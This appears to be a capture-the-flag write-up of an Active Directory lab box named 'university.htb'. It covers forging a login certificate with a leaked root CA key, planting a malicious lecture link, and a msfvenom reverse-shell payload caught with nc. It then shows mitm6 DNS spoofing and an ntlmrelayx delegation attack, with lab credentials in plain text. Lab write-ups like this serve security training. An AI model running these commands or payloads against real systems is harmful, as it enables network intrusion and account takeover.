
```
*Evil-WinRM* PS C:\Users\wao\Documents>get-process
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.2:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.2:5985  ...  OK

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    282      12     2104       5248                408   0 csrss
    236      11     2016       5196                484   1 csrss
    350      15     3412      14712                752   1 ctfmon
    579      25    19812      44560                912   1 dwm
   1461      55    22576      74020               3148   1 explorer
     52       6     1600       4368                736   1 fontdrvhost
     52       6     1436       3892                744   0 fontdrvhost
      0       0       56          8                  0   0 Idle
    964      30     5672      16788                612   0 lsass
    232      13     2908      10380                492   0 msdtc
      0      13      580      13452                 68   0 Registry
    285      14     3080      15732               3184   1 RuntimeBroker
    145       8     1584       7676               3636   1 RuntimeBroker
    327      17    19800      32652               3732   1 RuntimeBroker
    682      32    19624      62904               3576   1 SearchUI
    354      13     4184      11556                604   0 services
    709      29    15192      51744               3444   1 ShellExperienceHost
    441      17     4664      24508               2652   1 sihost
     53       3      508       1208                300   0 smss
    701      34    13256      25108                328   0 svchost
    615      30     7884      25444                340   0 svchost
    228      13     1956       7872                360   0 svchost
    328      18     3744      12292                400   0 svchost
   1668      54    25284      58016                476   0 svchost
```

In the login page, there's certificate login




Browse courses shows




I can also download lecture file

I can see some information in the db.sqlite3 I downloaded



Let's create a certificate and sign it with rootCA key. First, create a new key and csr




I can sign the certificate and create .pem file


```
└─→ $openssl x509 -req -in nya.csr -CA rootCA.crt -CAkey rootCA.key -CAcreateserial -out nya.pem
Certificate request self-signature ok
subject=C = AU, ST = Some-State, O = Internet Widgits Pty Ltd, CN = nya, emailAddress = nya.laracrof@skype.com
```

I can use this file to login






I can manage my courses(If it requires to register certificate, just submit nya.csr and download the file. Then, logout and login with the file)






I need to generate gpg key




Warning: I needed to upgrade the gpg version since my version did not allow name less than 5 words


Lecture zip files have reference url files



I can change this url to link to malicious file on ws-3 and upload the lecture like this




Zip it



Sign it

```
┌──[parrot@parrot]─[~/Documents/university]
└─$gpg -u nya --detach-sign lecture.zip
gpg: WARNING: server 'gpg-agent' is older than us (2.2.40 < 2.4.4)
gpg: Note: Outdated servers may lack important security fixes.
gpg: Note: Use the command "gpgconf --kill all" to restart them.
gpg: problem with fast path key listing: IPC parameter error - ignored
File 'lecture.zip.sig' exists. Overwrite? (y/N) y
```

Upload both files



But it fails

- Error: Invalid Lecture Integrity!. Please make sure that:
  - Your public key is a valid gpg-public-key.
  - The deteached signature file is created by the same user who owns the public key.

- Please provide the signed "lecture.zip" file(which includes the lecture file and all it's references files) and the detached digital signature file(lecture.zip.sig).
- Please note that our team will only check .docx, .pptx, .pdf and .url(lecture references files for the students) inside the "lecture.zip" file. So any other files included in the lecture file will be ignored.
- Here is an example for a good "lecture.zip" file: **Perfect-Lecture-Sample.zip**

- HINT: to create a detached-signature-file for a file: `gpg -u <USERNAME> --detach-sign <FILE_PATH>`

I need to upload gpg key beforehand

```
┌──$gpg --export -a nya > nya.asc
```

GPG key upload

- HINT: to export your gpg public key: `gpg --export -a "<USERNAME>" > GPG-public-key.asc`
- Please note that providing an invalid gpg file will prevent us from verifying the uploaded lectures in the feature and will cause errors...

Please provide your GPG-Public-Key file

Browse... nya.asc

Upload your GPG Public Key

Submit

Create rev.exe and upload it in ws-3

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.99.12 lport=9000 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
```


```
*Evil-WinRM* PS C:\programdata> upload rev.exe

Info: Uploading /home/parrot/Documents/university/rev.exe to C:\programdata\rev.exe

Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
```

Start listener on lab-2, upload lecture & wait





```
root@LAB-2:~# nc -lvnp 9000
Listening on [0.0.0.0] (family 0, port 9000)
Connection from 192.168.99.2 50870 received!
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
university\martin.t
```

I got shell as martin.t

Get administrator shell

Since ws-3 has delegate, I want to use this to impersonate admin. I need two ssh shells on lab-2



ws-3 does not have any routing(Only on-link)

```
      127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
      127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
    192.168.99.0    255.255.255.0         On-link      192.168.99.2    271
    192.168.99.2  255.255.255.255         On-link      192.168.99.2    271
  192.168.99.255  255.255.255.255         On-link      192.168.99.2    271
      224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
      224.0.0.0        240.0.0.0         On-link      192.168.99.2    271
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      192.168.99.2    271
===========================================================================
Persistent Routes:
  None

C:\Windows\system32>route -6 print
route -6 print
===========================================================================
Interface List
  8...00 15 5d 05 80 00 ......Microsoft Hyper-V Network Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    331 ::1/128                  On-link
  8    271 fe80::/64                On-link
  8    271 fe80::349:6988:18c6:65c6/128
                                    On-link
  1    331 ff00::/8                 On-link
```

So I can run mitm6.py on lab-2 to trick ws-3 to think lab-2 as dns server

```
└──╼ $proxychains4 scp mitm6.py wao@lab-2:/tmp/mitm6.py
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.12:22  ...  OK
----------------[!]WARNING[!]-----------------------------
|This LAB is created for web app features testing purposes ONLY....|
|Please DO NOT leave any critical information while this machine is|
|      accessible by all the "Web Developers" as sudo users        |
-----------------------------------------------------------------------
wao@lab-2's password:
mitm6.py                                      100%   18KB  79.9KB/s   00:00
```

```
root@LAB-2:/tmp# python3 mitm6.py -d university.htb -i eth0
/usr/local/lib/python3.6/dist-packages/scapy/config.py:542: CryptographyDeprecationWarning: Python 3.6 is no longer supported by the Python core team. Therefore, su
pport for it is deprecated in cryptography. The next release of cryptography will remove support for Python 3.6.
  import cryptography
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named 'service_identity''.  Please install it from <https://pypi.
python.org/pypi/service_identity> and make sure all of its dependencies are satisfied.  Without the service_identity module, Twisted can perform only rudimentary TL
S client hostname verification.  Many valid certificate/hostname mappings may be rejected.
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:15:5d:05:80:07]
IPv4 address: 192.168.99.12
IPv6 address: fe80::215:5dff:fe05:8007
DNS local search domain: university.htb
DNS allowlist: university.htb
WARNING: No route found for IPv6 destination fe80::47c0:fbc9:2d7b:e4bb (no default route?)
WARNING: No route found for IPv6 destination fe80::349:6988:18c6:65c6 (no default route?)
WARNING: more No route found for IPv6 destination fe80::349:6988:18c6:65c6 (no default route?)
WARNING: No route found for IPv6 destination fe80::47c0:fbc9:2d7b:e4bb (no default route?)
```

Add computer account

```
└─$ addcomputer.py 'university.htb/wao:WebAO1337' -computer-name hello
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account hello$ with password WCcCnfXwozOZKs5tiKQfNLPin9PzGnYA.
```

```
└─$ changepasswd.py university.htb/hello\$:'Evrg2PYeUQWPHcGvSCA9McoVYSAy0O7F'@dc.university.htb -newpass 'password'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of university.htb\hello$
[*] Connecting to DCE/RPC as university.htb\hello$
[*] Password was changed successfully.
```

(I accidentally didn't put the password and need to use changepasswd.py. Just use addcomputer.py -computer-pass)

Run ntlmrelayx on another shell

```
root@LAB-2:~# ntlmrelayx.py --escalate-user hello$ --delegate-access --no-da -6 -t ldap://192.168.99.1 -wh wpad
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
/usr/local/lib/python3.6/dist-packages/OpenSSL/_util.py:6: CryptographyDeprecationWarning: Python 3.6 is no longer supported by the Python core team. Therefore, sup
port for it is deprecated in cryptography. The next release of cryptography will remove support for Python 3.6.
  from cryptography.hazmat.bindings.openssl.binding import Binding
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

On martin.t shell on ws-3, start wuauserv

```
sc start wuauserv

SERVICE_NAME: wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 476
        FLAGS              :
```

I'm not sure it helps, but walkthrough says to run these commands

```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Start-Process -FilePath 'ms-settings:windowsupdate'
Start-Process -FilePath 'ms-settings:windowsupdate'
PS C:\Windows\system32> Start-Process -FilePath 'ms-settings:activation'
Start-Process -FilePath 'ms-settings:activation'
```

It just opens the windows update

After some time, it shows some response

```
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:192.168.99.2
[*] HTTPD(80): Connection from ::ffff:192.168.99.2 controlled, attacking target ldap://192.168.99.1
